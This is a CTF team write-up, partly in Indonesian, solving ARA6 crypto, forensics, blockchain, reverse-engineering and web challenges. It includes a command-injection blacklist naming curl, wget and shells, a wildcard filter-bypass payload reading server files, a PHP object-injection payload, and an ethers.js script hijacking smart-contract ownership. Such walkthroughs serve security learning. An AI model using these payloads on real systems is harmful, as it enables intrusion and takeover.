ICC - Ayo daftar RECURSION CTF 2025

when yah lolos gemastik kayak kak ziru

ztz when yh ~~dapet cewek~~ sejago ziru

when yh jago crypto kyk ziru

Crypto

IDK

100

idk, you should know

Author: `Idzoyy`

diberikan chall.py sbg berikut:

```
from Crypto.Util.number import *
from sympy import nextprime
from Crypto.Util.Padding import pad

n = 8
flag =
pad(b'ajkjdnkajndkjansdaihanjbjabsjdbasdhajbdjasbdjhasbjdabsjdhabsjdbajsdbjasbdjasbdjasbdjabdjadb',n)

assert len(flag)%n == 0

n = len(flag)//n
flag = [flag[i:i+n] for i in range(0,len(flag),n)]
c = sum([nextprime(bytes_to_long(flag[i]))*2**(0x1337-158*(2*i+1))
for i in range(len(flag))])

print(c)
```

Kita diberikan ct, lalu dipotong sebanyak n=8 dan juga dipading. lalu potongan tersebut diubah ke integer, kemudian menjadi diconvert ke nextprime lalu dikalikan dengan 2**e (e nya lihat aja sndiri wkwk) lalu dijumlahkan semua potongan tersebut alias c.

Jadi untuk menyelesaikannya kita bisa membagi c dengan 2**e (perhatikan i nya) lalu ubah ke integer sebelumnya (disini saya pake prevprime) trus c dikurangkan dari operasi tadi. Berikut code yang saya gunakan

```
from Crypto.Util.number import *
from sympy import prevprime
from Crypto.Util.Padding import pad

def decrypt(c, n):
    chunk = []
    i = 0
    while True:
```

```
        e = (0x1337-158*(2*i+1))
        if e < 0:
            break
        temp = c // 2**e
        if temp == 0:
            break
        prime = prevprime(temp)
        if prime < 2:
            break
        chunk.append(long_to_bytes(prime))
        c -= temp * (2**e)
        i += 1
    flag = b''.join(chunk)
    return flag

c = 256084579755578542086218114125551851696556861593570003…
n = 8

decrypted_flag = decrypt(c, n)
print(decrypted_flag)
```

outputnya sebagai berikut:

```
┌──(pablu㉿d)-[~/ara/cry/idk]
└─$ /usr/bin/python3 /home/pablu/ara/cry/idk/solver.py
b'ARA6{saya_terus_terang_\x19a_tahu_ini_tiba_tiba_td\xbdus_terang_saya_tidak_diKeri_tahu_saya_tidak_tah=_dan_saya_bahkan_bertanqa_tanya_kenapa_kok_sayaMtidak_diberi_tahu_sampa\x13_hari_ini_saya_ga_tahu|S'
```

byte terakhir dari tiap potongan flag berantakan. disebabkan karena saya mengconvertnya ke prevprime, bukan integer aslinya. Untungnya isi flagnya huruf yang rusak mudah ditebak, jadi saya manual aja wkwk

flag:
ARA6{saya_terus_terang_ga_tahu_ini_tiba_tiba_terus_terang_saya_tidak_diberi_tahu_saya_tidak_tahu_dan_saya_bahkan_bertanya_tanya_kenapa_kok_saya_tidak_diberi_tahu_sampai_hari_ini_saya_ga_tahu}

Forensics

Readable

100

My friend gave me this picture but I can't see it. can you help me recover the picture?

Author: `Revprm`

Diberikan chall.png yang corrupt alias error. Setelah dianalisis, ternyata file signature nya gaada, ibaratnya dibuang.

```
00000000: 0000 011b 0000 01e4 0806 0000 000e e98b  ................
00000010: ed00 0000 0173 5247 4200 aece 1ce9 0000  .....sRGB.......
00000020: 0004 6741 4d41 0000 b18f 0bfc 6105 0000  ..gAMA......a...
00000030: 0009 7048 5973 0000 0ec1 0000 0ec1 01b8  ..pHYs..........
00000040: 916b ed00 00ff a549 4441 5478 5eec fdeb  .k.....IDATx^...
```

So, kita tinggal buat file png baru yang berisikan file signature + hexbytes file chall.png

```
def fix_png(file_path, output_path):
    png_signature = bytes.fromhex("89 50 4E 47 0D 0A 1A 0A 00 00 00
0D 49 48 44 52")
    with open(file_path, 'rb') as file:
        file_data = file.read()

    fixed_data = png_signature + file_data
    with open(output_path, 'wb') as output_file:
        output_file.write(fixed_data)

input_file = 'chall.png'
output_file = 'fixed.png'
fix_png(input_file, output_file)
```

dan hasilnya muncul lah musang ini:

flag:
ARA6{PnG_5I9n4tur3_1$_3A5y_R1hj7???}

What Shark?

100

My naughty junior dev do something weird

Author: `pujoganteng`

So they give us a **scap** file, let's open it with **Wireshark**. After opening the file, we can see that there are a lot of **sysdig** packets. Sort the packets by length and we can see that there is a packet with a **PNG** header.

```
0240  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 30 35 34 36 30   -------- ---05460
0250  34 31 33 35 35 39 37 38  35 35 39 35 31 32 32 31   41355978 55951221
0260  35 39 33 0d 0a 43 6f 6e  74 65 6e 74 2d 44 69 73   593··Con tent-Dis
0270  70 6f 73 69 74 69 6f 6e  3a 20 66 6f 72 6d 2d 64   position : form-d
0280  61 74 61 3b 20 6e 61 6d  65 3d 22 70 72 6f 66 69   ata; nam e="profi
0290  6c 65 5f 70 69 63 74 75  72 65 22 3b 20 66 69 6c   le_pictu re"; fil
02a0  65 6e 61 6d 65 3d 22 68  34 68 34 2e 70 6e 67 22   ename="h 4h4.png"
02b0  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20   ··Conten t-Type:
02c0  69 6d 61 67 65 2f 70 6e  67 0d 0a 0d 0a 89 50 4e   image/pn g·····PN
02d0  47 0d 0a 1a 0a 00 00 00  0d 49 48 44 52 00 00 01   G······ ·IHDR···
02e0  f4 00 00 00 c8 08 02 00  00 00 91 7b 84 bf 00 00   ·····{··
02f0  04 c9 49 44 41 54 78 9c  ec dc 5b 6e e3 36 00 40   ··IDATx· ··[n·6·@
0300  d1 a6 98 fd 6f d9 fd 30  20 04 7a 50 b4 e4 c0 99   ····o··0  ·zP····
0310  db 73 be 0a 8f 22 d2 72  78 ad d0 49 ff 3c 1e 8f   ·s···"·r x··I·<··
0320  7f 00 68 f9 f7 d3 13 00  e0 fd c4 1d 20 48 dc 01   ··h····· ···· H··
0330  82 c4 1d 20 48 dc 01 82  c4 1d 20 48 dc 01 82 c4   ··· H··· ·· H····
0340  1d 20 48 dc 01 82 c4 1d  20 48 dc 01 82 c4 1d 20   · H·····  H·····
0350  48 dc 01 82 c4 1d 20 48  dc 01 82 c4 1d 20 48 dc   H····· H ····· H·
0360  01 82 c4 1d 20 48 dc 01  82 c4 1d 20 48 dc 01 82   ···· H·· ··· H···
0370  c4 1d 20 48 dc 01 82 c4  1d 20 48 dc 01 82 c4 1d   ·· H···· · H·····
0380  20 48 dc 01 82 c4 1d 20  48 dc 01 82 fe 7c 70 ec    H·····  H····|p·
0390  af af af e7 7f 3c 1e 8f  0f 4e 83 bf 9a ef 22 d8   ·····<·· ·N····"·
```

Copy the packet bytes and save it as a PNG file. Open the PNG file and we can see the flag.

```
ARA6{1ntr0duc710n_70_5tra7o5h4rk}
```

flag: ARA6{1ntr0duc710n_70_5tra7o5h4rk}

Misc

ephemeral

447

blockchain

The Ethereum testnet are one of the great place to test out stuff. Try my new favorite testnet at https://ephemery.dev/.

To get the flag, solve the challenge and paste your proof-of-work result into the remote interface below.

Author: `thehxnz`

```
nc 103.185.52.95 13378
```

Generating the proof-of-work result from `pow.py`, the result is `734514167936362`. We can paste the result into the remote interface to get the server's response.

```
$ nc 103.185.52.95 13378
verifiyer 0.1.0
Using https://otter.bordel.wtf/erigon

Enter your PoW: 734514167936362
PoW is valid.
Creating setup contract...
Setup       : 0x2812007F73614B913fb314770BAe528f8B7fc912
Challenge   : 0x1944C4d052D1E6d4ae16654eff2ea9089b7587da
Your Address: 0x29AB03c3f9cFf0CE4188B0b5945745c3c1A39DEF
Private Key : 0x2f85c431ef33e2ac950661946ad27429ed711bd85edcd248157f351c0fffd445
RPC         : https://otter.bordel.wtf/erigon
```

So this will create a **Setup Contract** and a **Challenge Contract**. In the **Setup Contract** the `player` variable will be set to the address we provide, and will create a **Challenge Contract** with the `owner` variable, where the `owner` variable is set to `msg.sender` from the **Setup Contract**.

```
constructor() {
    owner = msg.sender;
}
```

To solve the challenge we need to change the `owner` of the **Challenge Contract** to the `player` that we provide.

```
function isSolved() external view returns (bool) {
    return IChallenge(challenge).owner() == player;
```

```
}
```

From the transferOwnership function we can see that we have to change the owner of the **Challenge Contract** to the player that we provide. However, we cannot change the owner of the **Challenge Contract** because it does not meet the condition msg.sender == owner. Where msg.sender is the player and owner is the **Setup Contract** that we provide.

```
function transferOwnership(address newOwner) external {
    require(msg.sender == owner, "Not owner");
    owner = newOwner;
}
```

From the getOwnership function we can see that check if the caller is a contract then staticcall the account and call the gas, then copy the data from the returndata to the sstore at slot 0.

```
function getOwnership(address account) external {
    assembly {
        let size := extcodesize(caller())
        if iszero(eq(size, 0)) {
            revert(0, 0)
        }
        let why := staticcall(gas(), account, 0, 0, 0, 0x20)

        if iszero(eq(returndatasize(), 0x20)) {
            revert(0, 0)
        }
        returndatacopy(0, 0, 0x20)
        sstore(0, mload(0))
    }
}
```

To solve the challenge we need to change the owner of the **Challenge Contract** to the player that we provide. We can do this by deploying a **Helper Contract** that will return the target address in the fallback function where we return the target address in the returndata. We can then call the getOwnership function with the **Helper Contract** address to write to the sstore at slot 0.

```
pragma solidity ^0.8.0;
contract Helper {
    // 'target' is stored in slot 0.
    address public target;
    constructor(address _target) {
        target = _target;
    }
    // Fallback returns 32 bytes containing 'target'
    fallback() external {
```

```
        assembly {
            let t := sload(0)
            mstore(0, t)
            return(0, 32)
        }
    }
}
```

To automate the process, we can create a script using ethers.js to interact with the **Challenge Contract** and the **Helper Contract**.

```
const { ethers, JsonRpcProvider } = require("ethers");
const solc = require("solc");

const SETUP_ADDRESS = "0xBaD1Bf25A3EB1786a0105F429fA63014eA092ea0";
const CHALLENGE_ADDRESS = "0xCf28A080bc6EcAf35764B1e39a8577082B56707b";
const ADDRESS = "0x49F9cdFb00EfA58962Fe062D91B8cCeccEFE5D25";
const PRIVATE_KEY =
"0xf17789631ebf2eb733017fa1b6df40ace37ec1e0c8e4742996917b3f37aef572";
const RPC_URL = "https://otter.bordel.wtf/erigon";

const setupABI = ["function isSolved() external view returns (bool)"];
const challengeABI = [
    "function transferOwnership(address newOwner) external",
    "function getOwnership(address account) external",
    "function owner() external view returns (address)",
];

async function compileHelper() {
    const helperSource = `pragma solidity ^0.8.0;
contract Helper {
    // 'target' is stored in slot 0.
    address public target;
    constructor(address _target) {
        target = _target;
    }
    // Fallback returns 32 bytes containing 'target'
    fallback() external {
        assembly {
            let t := sload(0)
            mstore(0, t)
            return(0, 32)
        }
    }
}`;

    const input = {
        language: 'Solidity',
        sources: {
            'Helper.sol': {
                content: helperSource
```

```
            }
        },
        settings: {
            outputSelection: {
                '*': {
                    '*': ['*']
                }
            }
        }
    };

    const output = JSON.parse(solc.compile(JSON.stringify(input)));
    const compiledHelper = output.contracts["Helper.sol"]["Helper"];
    const helperAbi = compiledHelper.abi;
    const helperBytecode = compiledHelper.evm.bytecode.object;
    return [helperAbi, helperBytecode];
}

async function exploit() {
    const provider = new JsonRpcProvider(RPC_URL);
    const wallet = new ethers.Wallet(PRIVATE_KEY, provider);
    console.log("Connected as:", wallet.address);

    const setup = new ethers.Contract(SETUP_ADDRESS, setupABI, wallet);
    const challenge = new ethers.Contract(CHALLENGE_ADDRESS, challengeABI, wallet);

    console.log("Owner before exploit:", await challenge.owner());
    console.log("Is solved:", await setup.isSolved());

    const [helperAbi, helperBytecode] = await compileHelper();

    console.log("Deploying Helper contract...");
    const helperFactory = new ethers.ContractFactory(helperAbi, helperBytecode,
wallet);
    const helper = await helperFactory.deploy(wallet.address);
    const helperAddress = await helper.getAddress();
    await helper.waitForDeployment();
    console.log("Helper deployed at:", helperAddress);

    console.log("Calling getOwnership with helper address...");
    const tx = await challenge.getOwnership(helperAddress);
    await tx.wait();
    console.log("Transaction confirmed");

    /* console.log("Transferring ownership to wallet...");
    const tx2 = await challenge.transferOwnership(wallet.address);
    await tx2.wait();
    console.log("Ownership transferred to wallet"); */

    console.log("Owner after exploit:", await challenge.owner());
    console.log("Is solved:", await setup.isSolved());
```

```
}

exploit();
```

After running the script, we can see that the `owner` of the **Challenge Contract** is changed to the `player` we provided. The `isSolved` function will return `true` if the `owner` of the **Challenge Contract** is the same as the `player` we provided.

```
$ nc 103.185.52.95 13378
verifiyer 0.1.0
Using https://otter.bordel.wtf/erigon

Enter your PoW: 734514167936362
PoW is valid.
Challenge solved!
ARA6{sh0u7_out_70_3ph3me24l_prov1d3r5}
```

Flag: `ARA6{sh0u7_out_70_3ph3me24l_prov1d3r5}`

ilynaga

447

My beloved agent Naga is trying to infiltrate Jerry's Biometrically-secured dewaweb VPS! Help him bypass Jerry's face recognition system!

https://huggingface.co/spaces/spuun/ilynaga

Author: `kek.c`

The challenge provides a link to a Hugging Face model called `spuun/ilynaga`. The model is a facial recognition model that can be used to authenticate a user's face. The goal is to bypass the facial recognition system to gain access to Jerry's Biometrically-secured dewaweb VPS.

```
return success if ssim_value>=0.96 and predicted_class == 'True' else fail
```

The model uses the Structural Similarity Index (SSIM) to compare the input image with the reference image. If the SSIM value is greater than or equal to `0.96` and the predicted class is `True`, the authentication is successful.

~~We can bypass the facial recognition system by generating an image that has a high SSIM value with the reference image and a predicted class of `True`?~~

We can bypass the facial recognition system by editing the photo of the reference image to have a high SSIM value with the reference image and a predicted class of `True`.

The edited photo has a high SSIM value with the reference image and a predicted class of `True`. We can use this photo to bypass the facial recognition system. This is an **unintended solution** right?

```
guest@terminal:~$ ssh jerry@husseumi.space
Connecting to husseumi.space on port 22...

✧ Initiating facial authentication... ✧
★。°☆ Scanning face... ☆°。★
.。*゜ Matching with database... ゜*。.
✧･゜: Biometric verification complete! :･゜✧

╭──── 🌠 Welcome to Jelly's Space 🌠 ────╮
|   *:･゜✧ Authentication successful! ✧゜･:*  |
|         a-awawawa... welcome back!        |
╰──────────────- ✧ヽ(⁰▽⁰)ノ✧ -──────────────╯
Last login: Wed Mar 13 12:34:56 2024 from 192.168.1.1
This server is powered by dewaweb™ - Empowering Your Digital Dreams ★。°☆

jerry@husseumi:~$ cat ~/.auth/metrics.log
```

```
**˙◇ Facial Match : True
**˙◇ Match Score : 0.9467
**˙◇ Similarity : 0.9732

jerry@husseumi:~$ sudo cat /etc/secrets/flag.txt
★。°☆ ARA6{w4s_1t_h4Rd_0r_N0T_0558d4a} ☆°。★

jerry@husseumi:~$ exit
✧･ﾟ: A-awawawa... goodbye! Have a lovely day! :･ﾟ✧
.。*ﾟ+.*.。(つ°v°c)。.*+.ﾟ*。.

Connection to husseumi.space closed.
```

Flag: ARA6{w4s_1t_h4Rd_0r_N0T_0558d4a}

Rev

Simple Math

100

"Python is a high-level, general-purpose programming language. Its design philosophy emphasizes code readability with the use of significant indentation."

Author: Haalloobim

Decompiling the python bytecode, we can see that the flag is being read from a file called flag.txt and then converted into a list of integers. The list of integers is then reversed and iterated over. Each integer is converted into a big-endian byte string, which is then added to the next integer multiplied by 1337 and then XORed with the next integer. The result is then subtracted from 871366131 and appended to a list. Finally, the list is printed.

```python
from typing import List

def conv(str: str, l: int) -> List[int]:
    return [int(str[i:i+l], 16) for i in range(0, len(str), l)]

with open('flag.txt') as f:
    flag = f.read().strip()

flags = []
N = [412881107802, 397653008560, 378475773842, 412107467700, 410815948500,
424198405792, 379554633200, 404975010927, 419449858501, 383875726561]
NR = list(reversed(N))

assert len(flag) % 5 == 0

for i, j, k in zip(conv(flag, 5), N, NR):
    x = int(i.encode('big'))
    y = x + j * 1337 ^ k
    y -= 871366131
    flags.append(y)

print(flags)
```

We need to reverse the operations to get the flag. We can do this by first adding 871366131 to each element in the list, then XORing with the next element, then dividing by 1337 and finally converting the result to a big-endian byte string.

```python
N = [412881107802, 397653008560, 378475773842, 412107467700, 410815948500,
424198405792, 379554633200, 404975010927, 419449858501, 383875726561]
NR = list(reversed(N))

flags = [927365724618649, 855544946535839, 1075456339888851, 1051300489856216,
854566738228717, 862564607600557, 1107196607637040, 835104762026329,
1108826984434051, 843310935687105]
flag = ""

# Reverse the process to retrieve original flag
for y, j, k in zip(flags, N, NR):
    y += 871366131  # Reverse adjustment
    x = (y ^ k) // 1337 - j  # Reverse operations
    flag += x.to_bytes(5, 'big').decode(errors='ignore')

print(flag)
```

flag:
ARA6{8yT3_c0d3_W1Th_51MPl3_m4th_15_345Y____R19ht?}

memory

413

I learned memory-safe programming language. I am safe right?

Author: `thehxnz`

Just decompile the binary and reconstruct the `memory::main` function.

```
flag = "ARA6{"

v9 = 0
v10 = 0
v14 = 0
v15 = 0

v26 = 5
v27 = 0
v28 = 0

v33 = 0
v34 = 0

while ( 1 ):
    v15 = v28 + v27

    v9 = (v15 // 26) | ((v15 % 26) << 8)
    v10 = (v9 >> 8) & 0xFF

    v14 = v10 + 64
    v33 = v10 + 64
    v34 = v14

    if v28 == -1:
        break

    v28 = v28 + 1

    if v26 == -1:
        break

    v26 = v26 + 1

    if v28 == 15:
        if v27 == -1:
            break
        v27 = v27 + 1
        v28 = 0
```

```
    flag += chr(v14)
    if v27 == 4:
        if len(flag) == 66:
            break

print(flag + "}")
```

flag:
ARA6{@ABCDEFGHIJKLMNABCDEFGHIJKLMNOBCDEFGHIJKLMNOPCDEFGHIJKLMNOPQD}

Web Exploitation

El Kebanteren

100

Prabu Banter I adalah raja yang bijaksana dan adil, dihormati oleh rakyatnya karena kepemimpinannya yang tegas namun penuh kasih. Ia dikenal karena kemampuannya mendengarkan suara rakyat dan membuat keputusan yang bijak dalam memimpin kerajaan yang subur dan makmur.


Putranya, Raden Banter II, mewarisi sifat-sifat ayahnya, penuh semangat dan ambisi untuk membawa perubahan yang lebih baik bagi kerajaan, menjadikannya sosok yang diharapkan dapat melanjutkan legasi kebijaksanaan dan keberanian Prabu Banter I.

Author : `abdiery`

http://chall-ctf.ara-its.id:12124/

dist.zip

diberikan suatu web serta file zip dimana jika kalau saya buka webnya dan melihat source code nya ada 2 hal yang menarik, yang pertama adalah form input dan blacklist,




```
# sanitize the input
blacklist = [
"ls", "cat", "rm", "mv", "id", "cp", "wget", "curl", "chmod", "chown", "find", "ps",
"grep", "awk", "sed", "bash", "sh", "python", "perl", "php", "sudo", "whoami",
"vi", "vim", "nano", "info", "uname", "more", "head", "less", "tail", "txt", "&&", "|", "`", "$(", ">", "<", "&", "'", '"', "*", "\n"
]
```

saat itupun saya tau kalau chall ini memiliki kerentanan pada idor dan RCE lalu saya masukkan payload saya yang dapat mengbypass filter yang sudah dibuat

```python
import requests
import datetime
import binascii

payload = "/bin/c?t /??????????????????????????????.???"


headers = {
    "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.7",
    "Accept-Language": "en-US,en;q=0.9,id;q=0.8",
    "Cache-Control": "no-cache",
    "Connection": "keep-alive",
    "Content-Type": "application/x-www-form-urlencoded",
    "Origin": "http://chall-ctf.ara-its.id:12124/",
    "Pragma": "no-cache",
    "Referer": "http://chall-ctf.ara-its.id:12124/get_quotes",
    "Upgrade-Insecure-Requests": "1",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Edg/132.0.0.0",
}

data = {"input": payload}


base_url = "http://chall-ctf.ara-its.id:12124/"

response = requests.post(
    f"{base_url}/get_quotes",
    headers=headers,
    data=data,
)
print(response.text)


get_date_minute = datetime.datetime.now().strftime("%Y%m%d%H%M")
random_number =
int(binascii.hexlify(get_date_minute.encode()).decode()) - 10000
file_name = f"/generated_quotes/{random_number}.txt"

response = requests.get(f"{base_url}{file_name}")
```

```
print(response.text)
```

ketika kodingan ini dijalankan maka flagnya akan muncul:

```
  </body>
  </html>
  Setiap langkah kita harus membawa manfaat bagi orang lain, itulah
   sejati makna kepemimpinan.
  ARA6{Raden_Banter_is_SPEEEEEEEED_SUIIIIIIIII}
```

flag:
ARA6{Raden_Banter_is_SPEEEEEEEED_SUIIIIIIIII}

Intuition Test

100

If your intuition is on point, you'll walk away with the flag. If not, well... at least you tried, right?

author: `johajaho`

http://chall-ctf.ara-its.id:8008/


diberikan suatu link web serta file index.php, ketika saya buka webnya kita diharuskan untuk menebak warna RGB dari flagnya, lalu saya buka codingan yang diberikan, dan saya sadar bahwa itu PHP object injection dimana kode tersebut menggunakan unserialize tanpa validasi input. maka dari itu saya langsung masukkan payload saya

```php
<?php

class IntuitionTest
{
    public $name;
    public $expected_R;
    public $expected_G;
    public $expected_B;
    public $input_R;
    public $input_G;
    public $input_B;
}

$obj = new IntuitionTest();
$obj->name = 'admin';
$obj->expected_R = 0;
$obj->expected_G = 0;
$obj->expected_B = 0;
$obj->input_R = &$obj->expected_R;
$obj->input_G = &$obj->expected_G;
$obj->input_B = &$obj->expected_B;

$serialized_obj = base64_encode(serialize($obj));

echo $serialized_obj;
```

dan ketika saya run di terminal akan menghasilkan:

```
TzoxMzoiSW50dWl0aW9uVGVzdCI6Nzp7czo0OiJuYWlIjtzOjU6ImFkbWluIjtzOjEwOiJleHBlY3RlZF9SIjtpOjA7czoxMDoiZXhwZWN0ZWRfRyI7aTowO3M6MTA6ImV4cGVjdGVkX0IiO2k6MDtzOjc6ImlucHV0X1IiO1I6MztzOjc6ImlucHV0X0ciO1I6NDtzOjc6ImlucHV0X0IiO1I6NTt9
```

setelah sudah didapat seperti diatas kita sisa masukkan hasil tersebut ke dalam i={parameter} pada link chall tersebut, sehingga mendapat flag seperti ini:



flag:
ARA6{ara_ara!_you_have_good_intuition!}